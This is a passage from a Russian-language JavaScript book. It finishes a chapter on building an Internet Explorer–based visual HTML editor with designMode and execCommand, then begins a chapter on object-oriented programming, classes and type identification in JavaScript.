Как можно видеть, в свойстве `m_oEditor` этого объекта сохраняется ссылка на DOM-объект элемента `IFRAME`, в котором будет производиться редактирование гипертекстового содержимого. Свойство `m_aFonts` предназначено для хранения массива доступных гарнитур шрифтов. В поле `m_oFontDialog` будет сохранена ссылка на объект Dialog Helper. А поле `m_bUseSysColorDialog` хранит логическое значение, указывающее, надо ли пытаться использовать системный диалог выбора цвета при установке цвета шрифта и фона текста (более подробно это свойство описано в *разд. "Установка цвета шрифта и фона текста" далее в этой главе*).

Как уже упоминалось, объект Dialog Helper создается при помощи элемента `OBJECT`, задаваемого HTML-разметкой. Фрагмент соответствующей разметки приведен далее.

```
<OBJECT
  ID="ID_FONT_DIALOG"
  CLASSID="clsid:3050f819-98b5-11cf-bb82-00aa00bdce0b"
  width="0px"
  height="0px"
  onerror="OnDialogHelperError();"
  onreadystatechange="OnDialogHelperReadyStateChange();"
></OBJECT>
```

Dialog Helper является COM-объектом. Его создание и инициализация занимают некоторое время. И, если попытаться получить доступ к какому-либо из его свойств или вызвать его метод из сценария до окончания процесса инициализации, произойдет фатальная ошибка работы браузера. С целью предотвращения такой ситуации для данного объекта установлены обработчики событий `error` и `readystatechange` (`OnDialogHelperError` и `OnDialogHelperReadyStateChange` соответственно). Таким образом, функция `OnDialogHelperReadyStateChange` будет вызываться при изменении состояния объекта в процессе инициализации, а `OnDialogHelperError` — в случае, если инициализация объекта завершилась неудачей. Листинг данных функций приведен далее.

```
function OnDialogHelperReadyStateChange()
{
  var oFontDialog = document.all("ID_FONT_DIALOG");

  if(   (oFontDialog.readyState == 4) ||
    (oFontDialog.readyState == "complete"))
    {
      App.m_oFontDialog = oFontDialog;
```

```
      window.setTimeout("OnInit()", 0);
  }
}

function OnDialogHelperError()
{
  window.setTimeout("OnInit()", 0);
}
```

В функции `OnDialogHelperReadyStateChange` производится анализ кода состояния готовности объекта Dialog Helper (анализируется свойство `readyState` объекта). В случае полной инициализации объекта ссылка на него присваивается свойству `m_oFontDialog` объекта `App` и запускается таймер с однократным срабатыванием с интервалом 0, вследствие возникновения события которого вызовется функция `OnInit`. Отложенный вызов функции `OnInit` необходим все по той же причине — для предотвращения возникновения фатальной ошибки браузера вследствие доступа к свойствам и методам не до конца инициализированного объекта. Практика показывает, что в обработчике события `readystatechange` даже в случае, если свойство `readyState` объекта Dialog Helper установлено в значение, свидетельствующее о его полной инициализации, работу с объектом производить все еще нельзя.

Функция `OnDialogHelperError` просто инициирует отложенный вызов `OnInit`, аналогично тому, как это делается в `OnDialogHelperReadyStateChange` (заметьте, в этом случае значение свойства `m_oFontDialog` объекта `App` остается равным `null`).

Функция `OnInit` (см. полный код в файле editor.htm) производит основные действия по инициализации редактора. Функция инициализирует свойство `m_aFonts` объекта `App` значением пустого массива. Затем, в случае если доступен объект Dialog Helper, осуществляется попытка (обратите внимание на обработку исключений) заполнения данного массива списком гарнитур шрифтов, полученных при помощи использования коллекции `fonts` этого объекта:

```
App.m_aFonts = new Array();

if(App.m_oFontDialog)
{
  try
  {
    var oFonts = App.m_oFontDialog.fonts;
    var nCount = oFonts.count;
```

```
    for(var i = 1; i < nCount; i++)
      App.m_aFonts[i - 1] = oFonts(i);
  }
  catch(oException)
  {
  }
}
```

В случае, если массив `App.m_aFonts` не был заполнен, данному свойству присваивается значение скалярно определенного массива, содержащего набор предопределенных гарнитур:

```
if(App.m_aFonts.length < 1)
{
  App.m_aFonts =
   [
    "Arial",
    "Courier",
    ...
  ];
}
```

Далее массив `App.m_aFonts` сортируется, и его значениями заполняется список шрифтов на панели инструментов:

```
App.m_aFonts.sort();

var oCombo = document.all("ID_COMBO_FONT");

for(var i = 0; i < App.m_aFonts.length; i++)
{
  var oOption = document.createElement("OPTION");

  oOption.innerText = App.m_aFonts[i];
  oOption.value   = i.toString();

  oCombo.appendChild(oOption);
}
```

В завершение, вызывается функция `NewDocument`, выполняющая создание нового документа в элементе `IFRAME`, на основе которого построен редактор.

Создание нового документа

Как было сказано в предыдущем разделе, новый документ создается функцией `NewDocument`. Ее листинг (несколько сокращенный) приведен далее.

```
function NewDocument()
{
  GetDocument().designMode = "Off";

  var oDocument = GetDocument();

  oDocument.open("text/html", "replace");
  oDocument.write
  (
    "<html>\r\n" +
    ...
    "</html>\r\n" +
    "\r\n"
  );
  oDocument.close();

  oDocument.designMode = "On";

  oDocument = GetDocument();

  oDocument.execCommand("2D-Position", true, true);
  oDocument.execCommand("LiveResize", true, true);
  oDocument.execCommand("MultipleSelection", true, true);

  oDocument.oncontextmenu     = OnDocContextMenu;
  oDocument.onselectionchange = OnDocSelChahge;

  setTimeout("OnAfterNew()", 0);
}
```

Данная функция используется как функцией `OnInit`, так и обработчиком команды создания нового документа `OnNew`. Поэтому первым действием, которое совершает функция `NewDocument`, является "отключение" режима редактирования документа элемента `IFRAME` (свойству `designMode` объекта документа присваивается значение `"Off"`). Ссылка на объект документа возвращается функцией `GetDocument`. Ее листинг приведен далее.

```
function GetDocument()
{
  return App.m_oEditor.document;
}
```

Затем функция `NewDocument` открывает документ для записи методом `open`, записывает его начальное содержимое (элементы `HTML`, `BODY`, `HEAD`,

TITLE) методом write, закрывает документ методом close и снова "включает" режим редактирования (свойству designMode присваивается значение "On").

Далее при помощи метода execCommand в редактируемом документе исполняются несколько команд с кодами 2D-Position, LiveResize и MultipleSelection. Данные команды, соответственно, разрешают: перемещение с помощью мыши абсолютно позиционированных блоков, немедленное обновление представления элементов при их перемещении или изменении размеров, множественное выделение элементов.

Здесь надо сказать несколько слов о методе execCommand. Он служит для исполнения команд для текущего документа, выделенной части документа либо объекта выделения (TextRange или ControlRange). Прототип метода выглядит следующим образом:

execCommand(*sCommand* [, *bUserInterface*] [, *vValue*])

Исполняемая данным методом команда идентифицируется при помощи кода, передаваемого в качестве первого параметра строкового типа. В документации MSDN определен достаточно широкий перечень команд различного назначения (например, команды редактирования, форматирования документа и т. д.). Второй параметр логического типа указывает на то, должен ли браузер при исполнении команды осуществлять взаимодействие (если команда предполагает возможность такого взаимодействия) с пользователем посредством собственных механизмов и элементов интерфейса. Смысл третьего параметра переменного типа зависит от конкретной команды. Далее мы будем широко применять возможности метода execCommand.

Итак, вернемся к функции NewDocument. После исполнения в документе необходимых команд производится установка обработчиков двух событий объекта документа:

```
oDocument.oncontextmenu      = OnDocContextMenu;
oDocument.onselectionchange   = OnDocSelChahge;
```

Обработчиком события при необходимости открытия контекстного меню назначается функция OnDocContextMenu, а обработчиком события изменения состояния текущего выделения в документе — функция OnDocSelChahge. Функция OnDocContextMenu просто возвращает false — так предотвращается появление стандартного контекстного меню браузера при совершении пользователем щелчка правой кнопкой мыши на элементе IFRAME, содержащем редактируемый документ. Об обработчике OnDocSelChahge будет сказано в *разд. "Обработка событий изменения гарнитуры и размера шрифта текста" далее в этой главе*.

В конце функция `NewDocument` запускает таймер с единичным срабатыванием с интервалом 0, обработчиком события которого является функция `OnAfterNew`:

```
function OnAfterNew()
{
  App.m_oEditor.focus();
  UpdateToolbar();
}
```

Она устанавливает фокус ввода на элемент `IFRAME`, содержащий редактируемый документ, а также вызывает функцию `UpdateToolbar` для обновления состояния списков гарнитур и размеров шрифтов в соответствии с текущим выделением в документе. Функция `UpdateToolbar` также будет описана в *разд. "Обработка событий изменения гарнитуры и размера шрифта текста" далее в этой главе*.

Последним обстоятельством, на которое следует обратить внимание при рассмотрении функции `NewDocument`, является многократное получение ссылки на объект редактируемого документа — при отключении режима редактирования, после отключения режима редактирования, после включения режима редактирования. Необходимость совершения данных действий обоснована тем, что при изменении состояния активности режима редактирования документа изменяется значение ссылки на его объект и значение, полученное ранее и сохраненное в какой-либо переменной, становится недействительным — при попытке доступа к свойствам или вызова методов объекта по ссылке, сохраненной в переменной, происходит ошибка исполнения скрипта. В частности, данным обстоятельством мотивируется создание функции `GetDocument` — она служит для удобства получения ссылки на объект редактируемого документа.

Обработка команд редактирования и форматирования текста, печати и сохранения документа

Все команды редактирования и форматирования текста (а также добавления и удаления гиперссылок), печати и сохранения документа основаны на одном механизме — исполнении команд в редактируемом документе методом `execCommand`. Для удобства использования метода `execCommand` в сценарии была реализована функция `DoCommand`. Порядок следования ее параметров и их назначение аналогичны порядку следо-

вания и назначению параметров метода `execCommand`. Код функции `DoCommand` приведен далее.

```
function DoCommand(strCommand, bUserInterfase, oValue)
{
  bUserInterfase = bUserInterfase | false;

  var bResult = GetDocument().execCommand(
          strCommand, bUserInterfase, oValue);

  App.m_oEditor.focus();

  return bResult;
}
```

Как видите, функция `DoCommand` просто вызывает метод `execCommand` редактируемого документа, передавая ему свои параметры, а потом устанавливает фокус ввода на элемент `IFRAME`. Таким образом, код подавляющего большинства обработчиков команд кнопок панелей инструментов просто сводится к вызову функции `DoCommand` с передачей ей необходимого кода команды. Так, обработчики команд сохранения документа `OnSave` и установки/отключения жирного начертания шрифта `OnBold` выглядят следующим образом:

```
function OnSave()
{
  DoCommand("SaveAs", true);
}

function OnBold()
{
  DoCommand("Bold");
}
```

Далее, в табл. 14.1 приведен список команд редактирования документа, соответствующих функций-обработчиков и идентификаторов команд, передаваемых этими обработчиками функции `DoCommand`.

Таблица 14.1. *Команды редактирования документа*

Команда редактирования	Обработчик	Идентификатор
Вырезать	`OnCut`	`Cut`
Копировать	`OnCopy`	`Copy`

Таблица 14.1 *(окончание)*

Команда редактирования	Обработчик	Идентификатор
Вставить	OnPaste	Paste
Жирный шрифт	OnBold	Bold
Курсивный шрифт	OnItalic	Italic
Подчеркнутый шрифт	OnUnderline	Underline
Выравнивание влево	OnTextAlignLeft	JustifyLeft
Выравнивание по центру	OnTextAlignCenter	JustifyCenter
Выравнивание вправо	OnTextAlignRight	JustifyRight
Создать/изменить гиперссылку	OnHyperlink	CreateLink
Удалить гиперссылку	OnHyperlinkDelete	Unlink
Сохранить документ	OnSave	SaveAs
Напечатать документ	OnPrint	Print

Реализация обработчиков команд изменения гарнитуры и размера шрифта, а также изменения цвета шрифта и фона текста будут рассмотрены нами в следующих разделах этой главы.

Обработка событий изменения гарнитуры и размера шрифта текста

Изменение гарнитуры и размера шрифта текста пользователем производится посредством выбора пунктов в соответствующих выпадающих списках на панели инструментов форматирования. Обработчиками событий `change` элементов списков являются функции `OnFontComboShange` и `OnFontComboSizeShange`. Их листинг приведен далее.

```
function OnFontComboShange()
{
  var oCombo  = document.all("ID_COMBO_FONT");
  var nSelIndex = oCombo.selectedIndex;

  if(nSelIndex > -1)
  DoCommand("FontName", false,
    App.m_aFonts[
      parseInt(oCombo.options.item(nSelIndex).value)]);
}
```

```
function OnFontComboSizeShange()
{
  var oCombo  = document.all("ID_COMBO_FONT_SIZE");
  var nSelIndex = oCombo.selectedIndex;

  if(nSelIndex > -1)
    DoCommand("FontSize", false,
      oCombo.options.item(nSelIndex).value);
}
```

Функция `OnFontComboShange` вызывает функцию `DoCommand`, передавая ей в качестве параметра команды с кодом `FontName` наименование устанавливаемой гарнитуры шрифта, полученной из массива `m_aFonts`, являющегося свойством объекта `App`. А функция `OnFontComboSizeShange` передает в `DoCommand` код команды `FontSize` и значение размера шрифта, сохраненное в свойстве `value` элемента списка функцией `OnInit`.

Для отображения в выпадающих списках гарнитур и размеров шрифтов значений, соответствующих текущему положению курсора или блока выделения в редактируемом документе, в сценарии производится обработка события `selectionchange` документа. Обработчиком данного события является уже упоминавшаяся функция `OnDocSelChahge`. Она производит только одно действие — вызывает функцию `UpdateToolbar`:

```
function OnDocSelChahge()
{
  UpdateToolbar();
}
```

Функция `UpdateToolbar`, собственно, и служит для установки в выпадающих списках гарнитур и размеров шрифтов текущих элементов в соответствии с положением курсора или блока выделения в редакторе. Далее приведен листинг фрагмента кода функции `UpdateToolbar` (полный код функции см. в файле editor.htm), производящий установку текущего выбранного элемента в списке гарнитур шрифтов.

```
var oFontCombo     = document.all("ID_COMBO_FONT");
var oFontSizeCombo = document.all("ID_COMBO_FONT_SIZE");
var oDocument      = GetDocument();

var nNewIndex = -1;

if(oDocument.queryCommandEnabled("FontName"))
{
  var strFont = oDocument.queryCommandValue("FontName");
```

```
  if(strFont)
  {
    for(var i = 0; i < App.m_aFonts.length; i++)
    {
      if(App.m_aFonts[i] == strFont)
      {
        nNewIndex = i;
        break;
      }
    }
  }
}

if(oFontCombo.selectedIndex != nNewIndex)
  oFontCombo.selectedIndex = nNewIndex;
```

Как видно из листинга, в функции `UpdateToolbar` производится проверка возможности исполнения команды с кодом `FontName` при помощи метода `queryCommandEnabled` объекта редактируемого документа. Затем, в случае успеха, получается текущая гарнитура шрифта при помощи вызова метода `queryCommandValue` (метод `queryCommandValue` возвращает текущее значение команды, код которой ей передан). В случае, если имя гарнитуры было получено, производится поиск элемента массива `App.m_aFonts`, содержащего идентичное значение. Индекс этого элемента соответствует индексу элемента выпадающего списка гарнитур шрифтов, который должен быть установлен в качестве текущего. В итоге, если индекс элемента, который должен быть выделен в списке, отличается от индекса текущего элемента, при помощи изменения свойства `selectedIndex`, производится установка нового выделенного элемента списка. Аналогичным образом осуществляется и обновление списка размеров шрифтов.

Установка цвета шрифта и фона текста

Обработчиками команд установки цвета шрифта и фона текста являются функции `OnTextColor` и `OnBackgroundColor`. Они вызывают функцию `DoCommand`, передавая ей идентификаторы команд `ForeColor` и `BackColor`, соответственно, а также значение параметра команды, возвращаемой функцией `DoColorDialog`. Листинг функций `OnTextColor` и `OnBackgroundColor` приведен далее.

```
function OnTextColor()
{
  var oDocument = GetDocument();
```

```
  if(oDocument.queryCommandEnabled("ForeColor"))
  DoCommand("ForeColor", false,
   DoColorDialog(oDocument.queryCommandValue("ForeColor")));
}

function OnBackgroundColor()
{
  var oDocument = GetDocument();

  if(oDocument.queryCommandEnabled("BackColor"))
  DoCommand("BackColor", false,
    DoColorDialog(
    oDocument.queryCommandValue("BackColor")));
}
```

Функция `DoColorDialog` производит отображение диалога выбора цвета. В качестве параметра ей передается значение текущего цвета (текста или фона), полученное в функциях `OnTextColor` и `OnBackgroundColor` при помощи вызова метода `queryCommandValue` объекта редактируемого документа. В случае, если свойство `m_bUseSysColorDialog` объекта `App` установлено в `true` и объект Dialog Helper был успешно инициализирован (ссылка на него содержится в свойстве `m_oFontDialog`), функция `DoColorDialog` отображает стандартный диалог выбора цвета операционной системы. В противном случае отображается диалог выбора цвета, реализованный в файле color.htm (его реализация очень проста, основную часть файла color.htm составляет HTML-разметка, и вы можете самостоятельно изучить принципы его работы). Листинг функции `DoColorDialog` приведен далее.

```
function DoColorDialog(strColor)
{
  var oColor   = null;
  var bSuccess = false;

  strColor   = strColor || null;

  if(App.m_bUseSysColorDialog)
  {
  try
  {
    if(strColor)
    oColor = App.m_oFontDialog.ChooseColorDlg();
    else
    oColor = App.m_oFontDialog.ChooseColorDlg(oColor);
```

```
    bSuccess = true;
  }
  catch(oException)
  {
  }
  }

  if(!bSuccess)
  oColor = window.showModalDialog("color.htm", "",
        "center: Yes; edge: Raised; help: No; " +
        "resizable: No; scroll: No; status: No;");

  oColor = oColor.toString(16);

  if(oColor.length < 6)
  oColor = "000000".substring(0, 6 - oColor.length)+oColor;

  return oColor;
}
```

Признаком успешности вызова системного диалога выбора цвета служит значение локальной переменной `bSuccess`. Ее значение будет установлено в `true` только после завершения работы метода `ChooseColorDlg` объекта `App.m_oFontDialog`. В случае, если в процессе вызова метода `ChooseColorDlg` возникло исключение, либо системный диалог выбора цвета не вызывался (значение свойства `App.m_bUseSysColorDialog` равно `false`), значение переменной `bSuccess` останется равным `false`, и функция `DoColorDialog` при помощи метода `showModalDialog` объекта `window` произведет отображение модального диалога, реализованного в файле color.htm.

Примечание

Таким образом, если вы хотите, чтобы при работе редактора никогда не использовался системный диалог выбора цвета, измените значение свойства `m_bUseSysColorDialog` на `false` в коде инициализации объекта `App`.

Системный диалог выбора цвета возвращает числовое значение, которое должно быть конвертировано в его строковое представление в шестнадцатеричной системе счисления, дополненное лидирующими нулями до длины шесть символов для того, чтобы это значение можно было использовать в качестве параметра метода `execCommand`. Функция `DoColorDialog` производит необходимые действия и возвращает полу-

ченное значение. Диалог, реализованный в файле color.htm, повторяет поведение системного диалога выбора цвета — он также возвращает числовое значение в нужном формате.

На этом мы закончим рассмотрение реализации визуального редактора HTML. Как вы можете видеть, код сценария, осуществляющего функционирование редактора, весьма прост — большинство функциональности основано на работе метода `execCommand`. Думаю, при желании, вы сможете легко приспособить редактор для своих нужд, дополнив его необходимыми вам возможностями.

ГЛАВА 15

Приемы эффективного объектно-ориентированного программирования на JavaScript

В *разд. "Объекты" главы 1* нами была рассмотрена реализация объектно-ориентированной парадигмы программирования в языке JavaScript. Мы изучили принципы создания и использования объектов, а также осуществления наследования. До настоящего момента мы занимались разработкой весьма простых скриптов и почти не использовали объектный подход. Однако при решении серьезных практических задач, применение объектного подхода представляется более чем целесообразным (думаю, это весьма очевидно для любого читателя данной книги). Действительно, преимущества объектно-ориентированного программирования позволяют успешно справляться со сложностью разработки программного продукта, быстро растущей по мере увеличения объема составляющего его кода.

В *главе 1* была указана основная особенность реализации объектно-ориентированной парадигмы в JavaScript — он является языком на базе прототипов. Эта особенность, безусловно, оказывает сильное влияние на принципы объектно-ориентированного программирования на данном языке, определяя существенные отличия от принципов программирования на языках, использующих классы.

Можно долго производить сравнение языков на базе классов и на базе прототипов — каждая модель по-своему хороша, имеет свои достоинства, недостатки, и должна применяться соответственно решаемой задаче. Так, модель прототипов, отсутствие жесткой типизации, возможность изменения структуры объектов во время исполнения (Run-time) обеспе-

чивают JavaScript гибкость и лаконичность, необходимую скриптовым языкам. Однако ряд вещей, естественно и элегантно реализуемых в языках на базе классов, требуют дополнительных ухищрений и с трудом воспринимаются при программировании на JavaScript.

Итак, в данной главе речь пойдет о тонких моментах, связанных с объектно-ориентированным программированием на JavaScript. Мы попытаемся провести некоторые параллели между C++ и JavaScript для того, чтобы лучше понять суть объектно-ориентированного подхода в данном языке и выделить в нем некоторые аспекты, которые хотелось бы улучшить. Далее, мы реализуем несколько алгоритмов, позволяющих эмулировать некоторые синтаксические конструкции и применять подходы, свойственные объектно-ориентированным языкам на базе классов, позволяющих повысить эффективность создания скриптов с использованием объектно-ориентированного подхода. Также я дам несколько общих рекомендаций по поводу эффективного объектно-ориентированного программирования на JavaScript.

Анализ модели объектно-ориентированного программирования на JavaScript

В данном разделе мы проведем небольшой анализ модели объектно-ориентированного подхода, реализованного в JavaScript, выделим некоторые ее особенности, характерные проблемы, а также обсудим возможности и приемы эффективного использования данной модели.

Класс или объект?

Как вы, возможно, знаете, понятие *класса* является центральным понятием концепции реализации объектно-ориентированного подхода в языках программирования на базе классов. Понятие класса удобно — класс описывает некоторую сущность предметной области, обладающую некими свойствами и поведением. Класс — это абстракция. Синтаксически выделяются: объявление (декларация) класса — конструкция языка программирования, при помощи которой определяется его структура (набор переменных-членов и методов, которые будут иметь объекты данного класса), и реализация — реализации методов и некоторых (например, статических) переменных-членов класса. Объект класса представляется как уникальный экземпляр сущности — под каждый объект выделяется некоторый объем памяти ЭВМ для хранения его данных.

Как уже говорилось в *главе 1*, в JavaScript существует только понятие *объекта*, данные не имеют жестко определенного типа, объектами является все — функции, строки, числовые значения. Логически отсюда следует, что объект в JavaScript не имеет семантической привязки к какой-либо сущности, однако это утверждение верно лишь частично.

При программировании на JavaScript все данные являются объектами. Методы их создания и использования определяются программистом. Однако при разумном подходе к построению приложения каждый объект служит определенной цели, имеет свое назначение и, как правило, содержит набор свойств, характеризующих некоторый объект предметной области. Объекты, имеющие определенный набор свойств и методов, обычно создаются при помощи функций-конструкторов. Причем в подавляющем большинстве случаев функции-конструкторы создают объекты лишь одного *типа* (вспомним, к примеру, что в ядре исполнения сценариев JavaScript есть такие конструкторы, как `Number`, `String`, `Function`, возвращающие объекты числа, строки и функции соответственно).

Примечание

Реализация на JavaScript функции-конструктора, возвращающей объекты разных типов при определенных условиях (например, в зависимости от переданных функции параметров), не представляет проблемы. Однако в своей практике я ни разу не встречал подобного подхода к созданию объектов. Использование такого приема будет являться, как минимум, признаком плохого стиля программирования.

Необходимо также заметить, что в JavaScript существует оператор `typeof`. Его прямое назначение состоит в определении типа объекта (возможности идентификации типа `typeof`, правда, весьма ограничены — об этом будет сказано далее). Поэтому понятие типа (класса) объекта применимо (и более того, весьма актуально) при рассмотрении различных аспектов объектно-ориентированного программирования на JavaScript.

Так что же тогда подразумевает "бестиповость" в JavaScript (к слову, в отношении JavaScript также часто применяется термин "слаботипизированный язык программирования")? Во-первых, это относится к переменным. Переменной в языках со строгой типизацией может соответствовать объект только определенного типа (класса). Переменные в JavaScript не имеют типа. Фактически они являются ссылками на объекты. Любая переменная может ссылаться на объект любой структуры (любого типа).

Примечание

На мой взгляд, наилучшей аналогией переменной в JavaScript является объект "умного" указателя (smart pointer) в C++. Проводя дальнейшие аналогии, можно заметить, что переменная в JavaScript обладает одновременно свойствами ссылки и свойствами указателя C++. Например, доступ к значению переменной осуществляется в нотации доступа по ссылке при сравнении двух переменных, соответствующих объектам простых типов данных (числа, строки), происходит сравнение значений. Однако при сравнении переменных, являющихся ссылками на пользовательские объекты, происходит сравнение значений ссылок, подобно сравнению указателей C++ (результатом сравнения будет являться истина, если сравниваемые переменные ссылаются на один и тот же объект).

Вторым обстоятельством, характеризующим "бестиповость" в JavaScript, является возможность изменения структуры объекта во время исполнения (например, удаление одних свойств и добавление других). Как мы уже говорили, структура объекта естественным образом определяет семантику его использования и, скорее всего, указывает на его принадлежность к группе объектов некоторого типа. Тип объектов в данном случае соответствует некоторой сущности предметной области. Так, изменяя структуру объекта некоторого типа, можно вполне "превратить" его в объект другого типа.

Обобщая сказанное, можно сделать вывод: понятие типа в JavaScript применимо в контексте существования групп объектов, обладающих одинаковым поведением — одинаковым набором свойств и методов.

Как уже отмечалось, создание объектов, обладающих одинаковым поведением, рационально производить при помощи функции-конструктора. Причем хороший стиль программирования подразумевает реализацию отдельного конструктора для объектов каждого типа. Это особо важно при решении масштабных задач на JavaScript с интенсивным применением объектно-ориентированного программирования. Фактически при использовании данного подхода каждая функция-конструктор определяет *класс* объектов. Здесь действительно прослеживается достаточно сильная аналогия с понятием класса в таких языках, как C++. Так, декларация класса в C++ определяет набор переменных-членов и методов данного класса. В функции-конструкторе же производится создание свойств и, возможно, методов инициализируемого объекта. Методы объектов в JavaScript могут задаваться и через прототип — свойство `prototype`, которое также является свойством объекта функции-конструктора. Конечно, данная аналогия не совсем точна — определение класса в C++ декларирует структуру объекта, а конструктор класса

производит его инициализацию, присваивая значения переменным-членам в уже созданном объекте (память под объект уже выделена полностью). А функция-конструктор в JavaScript именно создает свойства, часть из которых может являться методами.

В любом случае, конструктор в JavaScript полностью определяет начальную структуру создаваемого им объекта. И при правильно спроектированной архитектуре приложения, данная структура не будет меняться на протяжении всего времени жизни объекта. Таким образом, типы объектов явно ассоциируются с создающими объекты конструкторами. Иными словами, можно утверждать, что функция-конструктор определяет класс объектов. Исходя из этого, для обозначения принадлежности объекта к определенному классу, характеризующему его свойства, логично ссылаться на создавший данный объект конструктор.

Подводя итог сказанному, давайте определим терминологию, которая для большей лаконичности и ясности будет использоваться в данной главе.

- *Класс.* Под термином "класс" мы будем понимать, в основном, программную реализацию (включающую функцию-конструктор) механизма, обеспечивающего создание объектов, обладающих одинаковой структурой и поведением. Фактически, в нашем случае класс определяется функцией-конструктором (ее реализацией), а также свойствами и методами, задаваемыми через прототип объекта функции-конструктора.
- *Класс X.* Классом с именем (идентификатором) X мы будем называть класс, реализации которого принадлежит функция-конструктор с именем X.
- *Конструктор класса X.* Этим понятием будет обозначаться функция-конструктор с именем X, входящая в реализацию класса X.
- *Объект класса X.* Так мы будем обозначать факт принадлежности объекта к классу X, т. е. множеству объектов, созданных функцией-конструктором с именем X.
- *Базовый класс.* Базовым классом класса X мы будем называть класс, определяемый при помощи объекта функции-конструктора Y, которой (фукцией-конструктором Y) был создан объект, установленный в качестве объекта-прототипа функции-конструктора с именем X. Фактически, в соответствии со схемой осуществления наследования *(см. далее в этой главе)*, эти функции-конструкторы должны будут обладать еще рядом свойств.

- *Метод M класса X.* Данным понятием мы будем обозначать метод, назначаемый объектам, создаваемым при помощи функции-конструктора X либо при помощи присваивания в теле данной функции, либо через `prototype` объекта функции-конструктора X.

Проблемы идентификации типов объектов в JavaScript

Как было упомянуто в предыдущем разделе, JavaScript является слабо типизированным языком. Формально, в нем отсутствует понятие класса. Однако данным понятием удобно оперировать, обозначая множества объектов, создаваемых одной и той же функцией-конструктором, имеющих одинаковую структуру, поведение, назначение и семантику использования. Поэтому мы ввели понятие класса, фактически характеризующего тип объекта. В предыдущем разделе также упоминались объекты стандартных типов данных, их конструкторы и оператор `typeof`, производящий идентификацию типа объекта. Так давайте же рассмотрим более подробно аспекты программирования на JavaScript, связанные с идентификацией типов данных — зачем нужна и в каких случаях требуется идентификация типа, какие возможности идентификации типа имеются в JavaScript.

Начнем с вопроса о том, существует ли принципиальная необходимость наличия возможности идентификации типа при программировании на JavaScript, ведь "бестиповость" положена в саму основу данного языка. Проанализировав всевозможные задачи, возникающие при разработке клиентских сценариев, можно прийти к отрицательному ответу на данный вопрос. Действительно, JavaScript осуществляет автоматическое конвертирование данных различных типов при вычислении выражений, и код любого, даже весьма сложного скрипта можно построить таким образом, чтобы исключить необходимость проверки типов данных используемых переменных, свойств объектов, параметров функций и т. д. Однако возможность идентификации типа данных оказывается полезной в очень многих случаях. Рассмотрим небольшой пример.

Допустим, в разрабатываемом вами клиентском сценарии достаточно часто производится установка геометрических параметров (ширины и высоты) различных элементов в документе. Допустим, все элементы, для которых требуется устанавливать ширину и высоту, имеют атрибут `ID`, значение которого уникально. Установить требуемый параметр элемента можно, изменив значение соответствующего CSS-свойства встро-

енной информации о стиле, получив доступ к DOM-объекту необходимого элемента при помощи метода `getElementById` объекта `document`. Это может выглядеть, например, так (далее, для простоты, будем рассматривать только установку ширины элемента):

```
document.getElementById("DIV_0").style.width = "100px";
```

Очевидно, что вместо многократного употребления в скрипте подобных фрагментов кода логичнее было бы реализовать функцию, принимающую в качестве параметров идентификатор элемента и значение ширины, которая бы производила необходимые действия. Код данной функции может выглядеть следующим образом:

```
function SetWidth(strID, strWidth)
{
  document.getElementById(strID).style.width = strWidth;
}
```

Применение такой функции сократит код скрипта и сделает его более наглядным. Так, вместо кода установки ширины элемента, приведенного ранее, можно будет использовать вызов функции:

```
SetWidth("DIV_0", "100px");
```

Заметьте, второй параметр данной функции является строкой — через него мы должны передавать значение, пригодное для установки в качестве значения CSS-свойства `width` (в строке необходимо указывать единицы измерения длины). Однако допустим, в скрипте, использующем данную функцию, в большинстве случаев ширина элементов устанавливается в пикселах (правда, иногда и в других единицах, например в процентах). Возникает желание реализовать еще одну функцию, принимающую в качестве второго параметра число и производящую установку ширины элемента в пикселах. Например:

```
function SetPxWidth(strID, nWidth)
{
  document.getElementById(strID).style.width =
                   nWidth.toString() + "px";
}
```

Получается, что в скрипте будут содержаться две функции, решающие одинаковую задачу и производящие практически одинаковые действия, отличие между которыми состоит лишь в типе принимаемого параметра. К слову, в некоторых языках программирования (например, в C++) существует элегантное решение данной проблемы, заключающееся в

использовании перегруженных функций (функций с одинаковыми идентификаторами, но различным числом и/или типом аргументов). Реализовать подобный подход в JavaScript представляется возможным при помощи идентификации типов переданных в функцию параметров. Так, можно модифицировать рассмотренную ранее функцию `SetWidth` следующим образом:

```
function SetWidth(strID, oWidth)
{
  if(typeof(oWidth) == "number")
    oWidth = oWidth.toString() + "px";

  document.getElementById(strID).style.width = oWidth;
}
```

Теперь функция проверяет тип параметра `oWidth` и, если параметр является числом, конвертирует его в строку и добавляет к полученной строке значение `"px"`. Иначе, значение `oWidth` используется непосредственно для установки ширины элемента. Как видите, идентификация типа объекта может оказаться весьма полезной.

К сожалению, возможности идентификации типа в JavaScript ограничиваются только оператором `typeof`. Для объектов нескольких встроенных типов данных оператор `typeof` возвращает строковые значения, позволяющие идентифицировать их тип. Так, для объекта числа `typeof` вернет значение `"number"`, для строки — `"string"`, для функции — `"function"`, но, к примеру, для объекта, созданного конструктором `Date`, а также для пользовательских объектов, он возвращает `"object"`. Иными словами, для объектов с разной семантикой использования оператор `typeof` может возвращать одинаковое значение.

Мы уже говорили о том, что функция-конструктор в основном определяет устойчивую структуру и поведение объекта, а также о том, что для обозначения типа объекта удобно ссылаться на создавший его конструктор. Но, к сожалению, в JavaScript не существует стандартного средства для получения информации о конструкторе объекта. Это могло бы оказаться весьма полезным, поскольку при программировании сложных сценариев с интенсивным применением объектно-ориентированного подхода может возникнуть потребность в определении типов объектов, созданных пользовательскими конструкторами, а также выявлении факта принадлежности объекта к классу, являющемуся производным от других классов, определенных в сценарии.

Примечание

К слову, механизмы идентификации типа существуют и в языках с жесткой типизацией. Так, компиляторы C++ поддерживают механизм RTTI (Run-time type information), при использовании которого становится возможным определение принадлежности объекта к конкретному типу по указателю на объект во время исполнения.

Далее в этой главе мы разработаем механизм осуществления наследования, в рамках которого станет возможным получение имени конструктора по ссылке на объект. Мы также разработаем методы идентификации типа объектов.

Использование классических конструкций объектно-ориентированного программирования в JavaScript

В этом разделе мы обсудим возможности и проблемы применения различных конструкций и концепций, повсеместно используемых при программировании на объектно-ориентированных языках "классического" типа (таких как C++) в JavaScript. Мы рассмотрим различные решения и найдем аналоги многих таких конструкций.

Несколько слов о наследовании

Мы уже рассматривали схему осуществления наследования в JavaScript. Теперь давайте посмотрим, каковы возможности наследования в данном языке.

